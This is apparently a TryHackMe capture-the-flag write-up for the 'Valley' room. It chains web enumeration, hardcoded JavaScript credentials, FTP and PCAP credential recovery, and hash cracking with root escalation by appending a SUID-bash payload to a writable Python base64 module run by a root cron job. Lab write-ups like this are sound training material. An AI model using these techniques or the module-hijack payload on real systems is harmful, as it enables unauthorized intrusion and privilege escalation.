Valley - TryHackMe Writeup
Valley - TryHackMe Writeup
##TryHackMe Room - Valley
Can you find your way into the Valley?
Valley simulates a realistic enterprise compromise chain: multiple small mistakes (exposed dev artifacts, client-side credentials, password reuse, FTP, PCAPs, UPX-packed binaries, group misconfigurations, Python module hijacking, and root cron) combine to allow full system compromise. This writeup follows the same structure and style as the other room writeups.
##Enumeration
###Nmap Scan
We start with full TCP port enumeration and service version detection:
nmap -p- -vv -sV <TARGET_IP>Why: -p- scans all TCP ports, -sV enables version detection, -vv gives verbose output.
Results:
22/tcp    open  ssh     OpenSSH 8.2p1
80/tcp    open  http    Apache 2.4.41
37370/tcp open  ftp     vsftpd 3.0.3
We have SSH, HTTP, and FTP on a non-standard port (37370). Non-standard FTP often indicates internal or dev use. Anonymous FTP login fails (530 Login incorrect), so the web server is the primary target.
###Web Enumeration
Browsing port 80 shows a static photography site for “Valley Photo Co.” We fuzz directories:
ffuf -u http://<TARGET_IP>/FUZZ -w /usr/share/wordlists/dirb/big.txt -e .txt,.html,.phpResults: gallery, pricing, static, index.html
Then we fuzz /static/:
ffuf -u http://<TARGET_IP>/static/FUZZ -w /usr/share/wordlists/dirb/big.txtAmong the results, the path 00 is unusual. Visiting http://<TARGET_IP>/static/00 returns:
dev notes from valleyDev:
-add wedding photo examples
-redo the editing on #4
-remove /dev1243224123123
-check for SIEM alerts
So we have a username (valleyDev) and a hidden dev endpoint (/dev1243224123123).
##Client-Side Credential Exposure
###Dev Login Portal
Navigating to /dev1243224123123 shows a login page:

“Valley Photo Co. Dev Login”
The page loads JavaScript. Inspecting dev.js reveals hardcoded credentials:

if (username === "siemDev" && password === "california") {Credentials: siemDev / <REDACTED>
We log in with these. After authentication we are shown a file:
devNotes37370.txt

Contents:
dev notes for ftp server:
-stop reusing credentials
-change ftp port to normal port
So the same credentials are reused for FTP on port 37370.
##FTP Access and PCAP Download
We connect to FTP with the dev credentials:
ftp <TARGET_IP> 37370Login succeeds. Listing files:
siemFTP.pcapng
siemHTTP1.pcapng
siemHTTP2.pcapng
We download all three. PCAPs often contain plaintext authentication.
##PCAP Credential Extraction
Open siemHTTP2.pcapng in Wireshark and filter:
http.request.method == "POST"
Follow the TCP stream of the POST request. Inside the stream:

uname=valleyDev&psw=<REDACTED>
So we recover valleyDev and its password (plaintext over HTTP). We will use these for SSH.
##Initial Foothold via SSH
ssh valleyDev@<TARGET_IP>Login works. Then:
cat user.txtUser flag: <REDACTED>
##Local Enumeration
We enumerate users, sudo, and cron:
ls /homeOutput: siemDev, valley, valleyAuthenticator, valleyDev
A file named valleyAuthenticator stands out. We locate it and transfer it to our attacker machine for analysis.

##Reverse Engineering valleyAuthenticator
file valleyAuthenticatorELF 64-bit executable, statically linked
strings valleyAuthenticatorWe see the string UPX! — the binary is UPX-packed. Unpack on our box:
upx -d valleyAuthenticatorThen run strings again. We find two 32-character hex strings (MD5 hashes):

Crack them (e.g. with john or hashcat). One hash yields credentials for the user valley:

Credentials: valley / <REDACTED>
##Lateral Movement
su valleyWe are now the user valley.
##Privilege Escalation to Root
###Cron and Python Script
cat /etc/crontabWe find:
* * * * * root python3 /photos/script/photosEncrypt.py
Every minute, root runs a Python script. If we can control what that script imports or executes, we can escalate.
###Group Enumeration
idgroups=valley,valleyAdmin
We search for files owned by group valleyAdmin:
find / -group valleyAdmin -type f 2>/dev/nullResult:
/usr/lib/python3.8/base64.py
So we can write to the system base64 module used by Python. The cron script does:
import base64Python will load /usr/lib/python3.8/base64.py. This is Python standard library hijacking.
###Module Hijacking
We append malicious code to /usr/lib/python3.8/base64.py (ensure we keep the original module behavior or only append):
import os
os.system("cp /bin/bash /tmp/rootbash")
os.system("chmod +s /tmp/rootbash")
Wait for the next cron run (within a minute). Then:
ls /tmpWe see rootbash. Run:
/tmp/rootbash -pideuid=0(root)
Root obtained.
##Root Flag
cat /root/root.txtRoot flag: <REDACTED>

Challenge solved.
##Summary
Valley shows how several small issues chain together:
- >Exposed dev endpoints —
/static/00and/dev1243224123123from dev notes. - >Client-side credentials —
siemDev/ password indev.js. - >Password reuse — same credentials for web and FTP.
- >FTP and PCAPs — PCAPs on FTP contained plaintext HTTP login (valleyDev).
- >UPX and weak secrets — Authenticator binary packed with UPX; hashes inside cracked to valley’s password.
- >Group permissions —
valleyAdminallowed write to/usr/lib/python3.8/base64.py. - >Cron + Python imports — Root cron importing
base64caused our hijacked module to run as root.
##References
- >UPX - Ultimate Packer for Executables
- >Python import system and module hijacking
- >Linux privilege escalation via writable Python modules
##Answers
###Task 1 - Valley
Can you find your way into the Valley?
- >
What is the user flag?
Ans.
<REDACTED> - >
What is the root flag?
Ans.
<REDACTED>